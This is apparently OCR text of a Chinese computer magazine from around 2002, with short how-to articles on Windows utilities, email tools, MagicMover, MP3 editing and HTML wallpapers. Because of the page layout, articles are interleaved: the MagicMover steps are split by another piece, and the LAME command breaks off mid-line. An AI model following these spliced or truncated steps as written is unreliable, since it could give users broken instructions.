


图 3

三、 锁断网络

在主面板中还有一个锁状的按钮，这是一个切换按钮，用于在“Locked”(锁定)与“UnLocked”(未锁)之间进行切换。当处于“Locked”状态时，程序除非被设计为允许访问因特网,否则一律禁止连线。可以手工按下该按钮锁定程序，亦可设置自动锁定。点击“Lock”弹出设置窗口,包含有两个自动锁定选项：第一是当计算机没有任何程序活动时锁定，第二是当屏保激活时锁定。用户可以根据需要自行选择。(如图4)



图 4

相信这款小巧实用的工具定会对你很有用处。CF

移动程序 请跟我来

□云南　马富德

我们时常碰到这样的情形，从朋友那儿借来一个应用程序或游戏程序，安装完毕，把光碟还给了朋友，事后又感觉到应该给该应用程序挪个窝，移动到其他的分区上或者其他的文件夹中。最简单而又最复杂的方法当然是采用复制剪切粘贴或者拖放的方法。使用这些方法，应用程序是移动了，但盘符变动使得系统注册链接中断，移动后的程序有时无法正常运行，还得进入注册表进行修改，而对注册表我等菜鸟们又知之甚少，怎么办？想移动应用程序，请跟我来。

从一个分区把某应用程序移动到另一个分区，PowerQuest公司的PartitionMagic中的MagicMover是最方便、最有用而且效率不错的工具，可省却删除和重新安装应用程序的很多麻烦。只要你选择了要移动的应用程序，MagicMover就会为你自动分析要移动的应用程序，搜集有关信息，然后把所有的文件移动到新位置，并自动更新相应的系统链接和设置。来吧，我们一起来试一试。

第一步　启动MagicMover

从Windows窗口点击开始 → 程序 → PowerQuest PartitionMagic →MagicMover，点击后进入MagicMover程序界面主窗口（如图1）。



图 1

第二步　移动应用程序

1．在MagicMover主窗口中，拖动滚动条浏览列表框中的驱动器和文件夹，然后点击选择你想移动的应用程序。以笔者的计算机为例，移动应用程序“Cyberlink powerDVD”，选择并且打开D盘，打开Program Files，选择并点击“CyberLink”文件夹（如图2）。




图 2

2．在图2中点击“下一步”。MagicMover将自动扫描所有的驱动器，自动分析你的选择，确定哪些文件、文件夹和设置会有影响，自动搜集有关的系统链接信息和该应用程序的安装信息等等。

3．扫描完毕后，在图3中，在“Select the destination folder”框中指明要把应用程序移动到哪里放置，即键入目标路径全称，包括驱动器盘符和文件夹名，或者点击Browse寻找你要将应用程序移入的驱动器和文件夹。我们点击Browse，选择G盘，选择并点击Program Files文件夹（如图4）。




图 3



图 4

4．在图4中点击“确定”按钮，此时回到图3所示界面。

5．点击“Move”按钮，如果我们在前面键入的目标路径和文件夹已经存在，此时MagicMover会询问我们是否要用同名文件去Overwrite（覆盖）已存在的文件（如图5），看到此提示时只要点击“否”返回即可。千万不可随便点击默认按键“是”，除非此Program Files文件夹是你为了要存放被移动的应用程序而专门新建的一个文件夹（或者是一个空文件夹）才可以点击“是”，否则请点击“否”吧。




图 5

轻松拥有一台虚拟打印机

□河南　郑莉莉

不少热爱编程的朋友可能都有这样的经历:为实现打印页面的完美无瑕,反反复复、不厌其烦地重复执行打印代码,结果程序最终编好的时候,一堆废纸也出现在了你的面前。


如果你没有太多的Money允许你从打印机中把它们打出去,或者更惨的是,你根本连一台打印机都没有,不用着急,打印机会有的。Follow me!

pdfFactory和Win2Pdf这两个软件可以在你的系统中模拟出一台打印机,pdfFactory在Win9x/Me下使用,Win2Pdf在Win2000下使用,你可以根据你的操作系统选择其中一个。(提醒一句,你的电脑中必须安装有Acrobat Reader这个软件,别告诉我你没有哦)

下载下来的都是可执行文件,安装它们很简单,一路Next直到Finish就行了。安装完成后,在你的"程序"中会增加一个文件夹FinePrint pdfFactory。

现在不用管它,因为最重要的不在这儿。直接进行下面的操作:打开"我的电脑",找到打印机文件夹,看到了么,是不是多了一台打印机?(哎!谢什么,不用谢……好吧,让我再教教你怎么用吧)

其实很简单,"虚拟"嘛,就是跟真的一样。你可以在写字板中打几个字,然后打印一下试试……"正在打印"……真的打出来啦!不过不是在纸上,而是在屏幕上(如图)。



文字和图像通吃,不错吧!(Win2Pdf在Win2000下中文显示会有问题,而且只能先保存再观看,其他类似,所以这里不介绍了)

下面的第一个按钮是让你用Acrobat Reader浏览结果;第二个你当然知道是让你保存,但它只让你把打印结果保存为Pdf格式(细心的读者会发现,它的另一个功能就是帮你制作电子书);你还可以通过第三个按钮把打印结果用电子邮件发出去。CF

记得笔者第一次移动"豪杰解霸2000",到此步时点击了默认按钮"是",程序是移动成功了,但后来卸除"豪杰解霸2000"时发现,"豪杰解霸"把G:\Program Files文件夹中与"豪杰解霸"无关的所有其他应用程序也卸得一干二净。不信?你就试一试!历史的经验教训,惨痛啊。

6. 在图5中点击"否"后返回。在"G:\Program Files"文件夹名称之后键入"\CYBERLINK\POWERDVD"文件夹名称(键入的文件夹名称最好与被移动的应用程序同名)。如果前面键入的CYBERLINK\POWERDVD文件夹在"G:\Program Files"中不存在,此时MagicMover会询问我们是否要生成一个新的文件夹。

7.点击"是"按钮,MagicMover将会自动创建该文件夹,并开始移动应用程序。在移动过程中,MagicMover会自动更新注册表,自动完成系统链接等等,移动程序的进度和更新链接的进度会以指示条显示。

8.在应用程序移动完成后,MagicMover 将显示已执行的操作汇总信息,包括应用程序的名称和被移动文件的大小等等(如图6)。

9. 在图6中如果点击"Continue"按钮可继续使用MagicMover移动另外一个应用程序,或者点击Close按钮退出MagicMover。一个应用程序的'挪窝'到此顺利完成。

游戏规则

1. 应用程序移动完成后,若要撤销本次移动操作,




图6

就只能再使用MagicMover把应用程序重新移回到其原始位置。

2.本软件告诫:属于Windows的程序不可移动!笔者曾不相信此游戏规则,移动过Windows的My Documents,移是移动了,但Windows或所移动的应用程序不能正常运行,只好将其重新移回去。

成功与遗憾

笔者因势利导,使用MagicMover将笔者计算机上的各种应用程序进行了大迁徙,成功地移动了Photoshop、Premiere、Authorware、豪杰解霸2000、Winzip、ACDsee、SystemMechanic、东方快车3000、金山词霸2000、RallyChampionship、WPS2000等大大小小应用程序和游戏软件30多个,分门别类整理,按"部落"定居。CF

E-mail: followme@cfan.cn.net

国庆节放假在家，我的一个从没上过网的朋友打电话说他买了个“猫”并开好了户，自己装了半天也没能装好，请我去。我到他家很快就装好了，于是就进入拨号网络，他建了一个“我的连接”，按要求输入了区号“0513”和电话号码“163”。为了方便朋友使用，我将IE设成“始终拨打默认连接”，不知为什么打开IE后，系统自动弹出连接窗口，输入账号和密码，按“连接”确认，但始终连接不上，显示线路忙。回到“拨号网络”中，打开“我的连接”，发现电话号码变成了“3206792 1163”，我手工将电话号码改成‘163’，输入账号和密码，按‘连接’确认，一会儿就上线了，下载了一个OICQ。后来因为别的原因我重新安装了拨号网络，还是这样，电话号码前就是多了一个“3206792”，后来我查阅了Win98的资料发现，如果你是第一次使用“拨号网络“就会出现一个位置信息窗口，如图所示。



原来朋友自己设定时，在“如果想拨外线，请输入号码”中输入了自己的电话号码。在这个位置信息窗口，只要设定过之后，以后就再也调不出这个窗口了。怎么办？其实这个问题可以通过修改注册表来解决，在运行中输入Regedit，定位于\HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Telephony\Locations

将该主键删除，重新创建拨号连接时，系统就会重新出现上图所示的位置信息窗口，在该窗口中只要输入一个区号就行了。这样问题就解决了。CF

□南通 侯文静 曹新春

Win98拨号网络中的一例特殊“故障”


邮件乱码终结者
——乱码察看器

□山东 黄家贞

在我们日常收发电子邮件的过程中难免会遇到乱码问题，如果乱码是由于使用不同的编码造成的，只要选择别的编码就行了，如果是在收发信件的过程中由于解码问题造成的，那就无能为力了，这时我们往往束手无策。

近日我在网上发现了一个小程序“乱码察看器”，对付乱码很是好用，你如遇到邮件乱码时不妨一试。

“乱码察看器”是绿色软件，解压到一个目录中就能使用了(如图)，使用很简单，启动乱码察看器后，将乱码文件拖到窗口中就行了。如果看到的还是乱码，用‘解码’中不同解码(MIME、UUE、Q_P、HZ、其他)方式试试，或者干脆按一下“自动”，让它自动识别智能解码吧，现在应该能查看了吧？如果你还嫌不方便的话，将选项中的‘监视剪贴板’选中，以后你只要将乱码复制到剪贴板上时，乱码察看器会自动弹出，并把乱码纠正过来。还可以把纠正过来的内容保存成文件，以便编辑或打印。



功能简介　它支持MIME/BASE64、Quoted-Printable，HZ和UUCode四种形式的编码和解码；多种乱码混合在一起时可以正确识别不同乱码；单键解码功能，只要选中需要查看的乱码文本(如果不选中任何内容，则会自动全选)，然后按下预先设定的热键(默认为F7)，配合改进的识别算法，可以较好地将这些乱码转成正常的文本，可以很方便地阅读；自动识别BIG5码(自动将BIG5码转成GB码)；繁体中文和简体中文互相转换；实时监视剪贴板；自动解码；智能弹出；支持文件拖放及打开和保存文件功能；此外还可以更改背景颜色及默认字体等。

使用技巧　由于乱码的多样性，导致混合乱码识别时会有一定的误判存在，表现在原本正常的一些内容变成了乱码，这时可用鼠标只将乱码部分选中，而不要包含正常的文字。由于采用了混合乱码识别，导致一些正常文本复制到剪贴板时程序也会自动弹出，这时请将其设置为不要自动弹出，可以避免一些不必要的麻烦。

乱码察看器最新版v2.6个头很小，才287KB，还是完完全全的免费软件，有了它你就不用再怕邮件乱码了。CF

邮件备份好帮手

□河南　陈路佳

上网的时间长了，面对OE里越来越多的邮件，你备份了吗？(当然！)你是怎样备份的？(这有什么难！不就是点文件→导出→邮件吗！)如果我在OE里建了20个文件夹，还要备份收藏夹、通讯簿、OE账号、签名……你也这么做吗？

现在有了Outlook Express Backup，一切都变得轻松、快捷。

Outlook Express Backup(以下简称OE Backup)是一个共享软件，安装过程非常简单，一路“下一步”就可以。如果英文不熟，下载个汉化包试试。界面非常简单，单击“立即备份”即可弹出备份向导。

第一步：选择备份类型

OE Backup提供两种备份类型，备份到硬盘和备份到自解压文件。前者恢复时还需要OE Backup，后者直接打包成可执行文件，恢复时只要双击执行这个文件就OK了。

如果邮件中有你和MM的私人信件，呵呵，别忘了“启用密码保护”，这样别人就无法偷窥了！^_^ 注意，密码区分大小写。(如图1)



图1

第二步：读取数据

左边的列表中列出了需要备份的项目，可供选择，默认是全选。如果需要备份的邮件不在主标识下，点击“更改标识”更改当前标识，OE Backup还列出了要备份的数据大小和备份后的数据包大小，显然，OE Backup会压缩数据，想得很周到吧？(如图2)



图2

第三步：选择备份位置

点击“浏览”可设置备份文件的存放位置。

设置好后，OE Backup会弹出确认窗口，单击“立即备份”就可以开始备份了。为了保证数据安全，建议选中“备份之后验证数据”。这样备份得可能会慢一些，慢工出细活嘛。^_^ (如图3)



图3

一阵忙碌之后，大功告成。(如图4)



图4

OE Backup的恢复功能更体贴入微，在图1的界面中单击“立即恢复”，可以发现它能自动记录最近一次备份信息(图5)，直接点“立即恢复”就行。或者点“**浏览**”，在列表中选择想要恢复的备份文件包。




图5

如果当时生成的是自解压文件，恢复过程大同小异，这里就不再多说了。

值得一提的是，你也许会发现汉化版界面上部有一些奇怪的符号（如图6），用鼠标点一下……哇，原来是菜单！备份提醒、删除过期副本等功能都可以在这里实现。奇怪的符号是因为汉化的过程中出现了乱码，但是不影响使用。




图6

怎么样，动心了不是？

体验多彩 Mail

□福建　冰风不冷

上网的朋友用的工具最多的是什么？当然是E-mail工具了。网虫们使用的此类工具最多的就是Outlook6.0、飞狐信使Foxmail4.0，还有国外的飞天蝙蝠The Bat！。但是它们都是一幅灰白的画面，所以具有非常酷的视窗界面、非常好看的寄信动画效果以及可爱的收件信差的IncrediMail出炉了。IncrediMail最新版本2001中收录了很多的信签、动画、音效、卡片等，可以轻松组合成非常炫的电子邮件，让写E-mail和看E-mail都变成新鲜的体验。


解压安装完成后，再下载汉化补丁。第一次运行出现设置向导。设置完成后，如果你的机器没有安装Flash插件，就会出现一个对话框，如图1，然后会自动连接Macromedia公司的网站下载插件。

点击快捷方式运行IncrediMail，就可以看到主界面了，怎么样，界面不赖吧，右上角还有一个时钟噢，点击它还可以更改动画，如图2。第一件事当然是写邮件了，点击工具栏上的新邮件按钮，也可以在关键联系人栏里双击收件人，如图3。制作不同风格、有动画、有声音以及贺卡的邮件轻而易举就可以完成，只要在风格箱中进行选择。自己有更好看的图画，更好听的声音还可以点击“获取更多＊＊！”来进行选择。细心的读者一定看出来了，风格箱中有两种图标，对了，有五角星的就是你还没有用过的素材，这也体现了IncrediMail的开发人员的心思。点击“创建”按钮则打开信纸生成器（下面有介绍）。好了，看看新邮件这边有什么好东东。一个是“录音”，点击后如图4，录音完成后可以作为附件发给朋友。另外一个是“签名”，大家可以自己试试。其他的大家可以点击各个菜单看看，一定会有不少的收获。

在开始菜单程序中的IncrediMail还有另外一个快捷方式Letter Creator，点击它后打开信纸生成器。一共七个标签，界面如图5。

第六个标签里还可以设置3D效果喔。制作完成后就添加了新的信纸样式。(当然要保存啦!)

有发邮件就必有收邮件，IncrediMail还有专门通知你有新邮件的信使，如图6，IncrediMail初始有三个信使——男管家、狗、邮箱。一检查到有新邮件就以动画出现信使，还有声音噢(前提是播放声音选项选中)。如果不满意以上三位信使，可以点击“获得更多信使”连接IncrediMail网站下载新的信使。再完美的东西也有其不完美的一面，IncrediMail也不例外，IncrediMail的地址簿导入不尽如人意，只能导入网虫们常用的OE5，还有就是一次只能发送一封mail，这可能是最大的不足吧！但是利大于弊，还有许多功能等着你去实践。



特别提醒：本期介绍的部分软件和源程序可以在《电脑爱好者》网站(http://www.cfan.net.cn)找到下载链接，并收录在《电脑应用文萃(电脑界光盘)》2002年第1期上。

在局域网中发通知

□曲阜 小弟

小弟在公司是做文员的，经常要下发大量的通知，公司网点众多且分散，用电话经常不能把一些内容较多的通知传达清楚，如果用专人传递必然会浪费人力和时间，还好，公司实现了内部联网，那就用它来发通知吧！

在局域网中发通知可以利用各种局域网联络软件,但它们毕竟不方便(有哪个老板会甘心情愿让你在电脑中装个聊天软件？),有没有发通知的专职软件呢？后经“搏浪”数次，终于发现了“通知精灵”。“通知精灵”非常小巧,而且是个绿色软件,解压后即可使用。它只有两个文件:主程序Tzjl.exe和帮助文档Readme.txt。

运行通知精灵，界面如图1所示。选择“系统设置”标签，出现输入口令对话框（如图2），因为我们是第一次使用通知精灵，所以口令默认是空的，直接点击“OK”按钮就可进入了。进入后“本地目录”被激活，如图3，在此处选择存放通知（当然也可以是其他文件）的目录，这时候此目录下的所有文件都会出现在图1的文件列表中。目录确定好之后，选择“对方设置”单选项，对接收通知的电脑进行设置（如图4）。依次填入对方机的“服务器名”、“IP地址”、“用户名”、“口令”，例如:“销售一部”、“192.168.0.1”、“abc”、“123abc”等（注意:这里的用户名和口令必须是对方机上可用的FTP用户名和相应的口令，否则会出现网络错误，无法传递）。该输入过程可以用TAB键与方向箭或鼠标配合完成。“对方设置”完成之后，在“对方主机”列表中就会列出局域网中的计算机，如图5。在对方主机列表下有一名为“对方目录”的文本输入框,在此框中输入接收方电脑的通知存放目录,如C:\My Documents。默认为对方计算机的主目录。

软件设置完毕之后，我们就来给各部门发一下通知吧！在“通知文件”标签中，列出了我们所选目录下的所有文本文件（进行“系统设置”时所选的目录），如果你的通知是其他格式的，单击“所有文件”就可以看到了。选中要发的通知（在程序右侧的显示框中可以预览，也可以同时发送多个文件，用鼠标＋Ctrl组合键选中），单击“传送”按钮，通知就发出去了！就这么简单！

如果通知没有送到怎么办？放心，“通知精灵”会告诉你哪个部门成功发送，哪个部门没有接收到。检查一下“系统设置”，看看有无设置错误,对没有接到的部门再重发一遍吧！如果还不行怎么办？那只好自己去“劳动”了，亲自送去吧！

有时通知并不是发给所有部门的，可以在图5“对方主机”列表中单击主机名称前面的复选框，将框中的对钩去掉。这样做就可以有选择地发送通知了。

为了避免无关人员的误操作,设置一个修改系统设置的口令是有必要的。设置方法是：第一次使用“通知精灵”时，进入“系统设置”，要求输入口令，如图2。此时软件默认口令为空，我们可以直接单击“OK”进入“本地目录”而不用输入口令，当我们设置好“本地目录”和“对方主机”后，再选择“进入设置”标签（此时“OK”按钮已经不存在了），在输入区内设置一个口令，然后退出该软件，就完成了对该口令的设置。下次再进入“系统设置”时就必须输入口令了。


图1



图2


图3


图4


图5

自从有了“通知精灵”之后，小弟再也不用楼上楼下的送通知和其他文件了，坐在电脑前喝着香茶就可以一切搞定！CF

我制作的巨型MP3

□爱上蒙娜丽莎

前些日子我制作了一个巨大的MP3文件，足足有138兆，制作过程颇为坎坷，现在说来与大家听听。

我做的这个大家伙的源文件来自于两张Yanni音乐会的VCD。首先要做的当然是获得相应的WAV文件。可是什么工具提供这种功能呢？我知道的有超级解霸，但它的效果稍微差了一些：打开DirectCDROM选项，就会不时发生出错、爆音等现象；若关闭了它，则预读选项也自动关闭，会不时发生断续现象。于是我上网去找，尝试过很多工具，却没有一个工具能办得了这事。无奈之下又回到了超级解霸那里。由于它在读取CD－ROM时经常出错，我就干脆把VCD上的两个.dat文件拷到了硬盘上。这样一来，超级解霸稳定多了，我用其中的音频解霸把两个.dat中的音频部分存成了两个WAV文件，一个600多MB，一个400多MB。光是这一步，就用了我近两个小时。也许你会问，超级解霸不是提供现成的“录音为MP3文件”选项吗？对，有是有，但只能存为128Kbps的MP3文件，而音乐会中有很多高频的部分，转换后音质极差，所以我选择了先WAV后MP3的方法。

接下来的工作是编辑和拼接。把两个“巨无霸”的WAV文件编辑后拼接在一起，是整个工作中最难的一步。首先遇到的困难又是没有能胜任的工具，因为很少见到有能编辑1GB文件的编辑器（我用过Windows录音机，打开一个200MB的WAV文件时死机了，我的可是192MB内存呀）。不过网络毕竟是无所不能的，终于找到了Cool Edit，这家伙声称能编辑最大2GB的文件，而大小只有831KB。打开程序，界面很传统。找到File菜单，Open那个要编辑的文件。先上场的是600MB的，打开这个文件足足用了4分钟，打开后，可以看到漂亮的波形图，如图1。

其中在这个文件的尾部有一小点爆音，应当消除它。点击最右边，使“开始位置”移至最后，然后点击“Zoom In”按钮放大几次。放大后试听一下，确定出




图1

爆音的位置，选中它，删掉。保存好它，用同样的方法编辑好第二个WAV文件。接下来该拼接了，这个程序一次只支持打开一个文件，怎么办？用剪贴板Copy&Paste显然不行，因为我相信没有几个人拥有512MB内存来满足此操作。怎么办？别急，它既然敢声称能编辑2GB的文件，一定有高招。在Edit菜单下有一个Paste Special...项，选中后，会进入图2所示对话框。用Select File选择另一个文件，点击OK，静等。这时鼠标会长期处于“沙漏”的状态，整个系统没有反应，HDD灯一直亮着。此过程一定要有十足的耐心（应该珍惜这个锻炼忍耐力的机会），约两分钟后，会出现一个进度条，再等上N分钟，就会拼接完毕。注意，Overlap项一定不要选！它的作用是将两个文件整合，使之同时播放。在实际使用时，我拼接共963MB的文件，在最后会出现一个“Float Point Error”的错误，而当拼接904MB的文件时却通过了，不知这是一个BUG还是没注册导致的功能限制。拼接完了，咦，好像左声道的声音偏小。




图2

不要紧，选中那个音量旋钮，在出现的菜单中调整左右声道的音量吧（如图3）。调整前记得去掉“Lock Left/Right”项。OK后，又是一番漫长的等待（忍耐些，千万别砸电脑），听听合不合适，不合适再调（这可是考验恒心和毅力的操作啊），调好了，存盘。




图3

接下来该做MP3了，推荐用LAME。这时，常玩音乐的高手也许会耻笑我外行，VCD上的声音，配用LAME吗？的确不配，但它可以做到最小的失真。费了半天劲儿，不就为了MP3好听点吗？打开DOS窗口，在相应的目录下，键入（以我的操作为例）：

LAME -V0 D:\WORK\FINAL.WAV D:

□黑龙江 swimmingfish

我酷故我在
——动态桌面扮靓有术

开机，系统自检，Win98 音乐声响起，桌面壁纸加载。唉，这张壁纸看够了，上网下载一个新的。在桌面上单击右键，在显示器属性中找到背景项目，然后将刚刚下载的壁纸设定为背景。

您是不是还在延续上面这种老一套的修改桌面的方法呢？想没想过单单一个壁纸也可以玩出花样？想过壁纸可以在你工作中帮上忙么？想过比一张张MM的写真图片还要更加赏心悦目的东东么？我们知道，Win98可以定义HTML超文本文件作为壁纸，可是这一点经常被我们忽略，不要小看这些小技巧，有的时候真的能帮上我们大忙。不信？那就跟我来看一看。在这篇文章中，我将带着您做几张动态的壁纸，看完这篇文章，我就不信你不喜欢它们。

一、超级链接型

您是网民吧，那您一定经常在浏览器中敲击网站地址，您最喜欢看到的也许是充满了网站链接的页面，因为什么？节约时间呀，呵呵。如果您不是非常菜的那种鸟，可能考虑将IE的主页设定为一个中文网址大全。但是您想没想过还有更加节约时间的方法呢？

打开 Dreamweaver，新建一个网页，在其中设定一些您常用网址的链接，如图1所示。最好做得美观一些，可以尝试着使用Dreamweaver里面的表格定义位置的方式，虽然麻烦了一点，不过这是要放在桌面上的啊！哦，差一点




图 1




图 2

忘了，可一定要设定正确的网址链接啊，呵呵。存档以后，在显示的属性中找到我们制作的这个网页，将它设定为壁纸，这样我们的桌面就变成了一个超级链接的大本营，如图2所示。这回我们上网冲浪，再也不用在浏览器中输入网址了，直接在桌面上点击就可以了，一切都变得特别轻松，而且我们再也不用为记不住那么多的网站地址而发愁了，是不是很方便呢？

二、整人专家型

是不是很讨厌别人在你离开的时候随便在你机器上玩？可是有的时候还拿他们没有办法。

很多杂志上都介绍过一种整人型桌面壁纸的制作方法：首先，把桌面上的应用程序的链接图标能删除的都删除掉，然后按一下键盘上的“Print Screen SysRq”，到一个图像编辑软件中存储起来，再设定为壁纸，这样，别人无论怎么点击，就是不好使。在我看来，这种方法对付特别菜的那种鸟还可以，稍微有点电脑常识的人也许会马上发现‘机关”。

在网页的设计和制作过程中，除了掌握基本的HTML代码的有关知识以外，像 Java、JavaScript、VBScript、Java Applet 等等一些用来制作网页特效的语言，如果也能相应地理解一些，无疑会给自己的网站带来很大的浏览量，可是这些语言又不是很容易就可以学会，所以在市面上产生了很多的网页特效软件。如果把这些软件应用到我们的动态壁纸上面，那么产生的效果会怎么样呢？

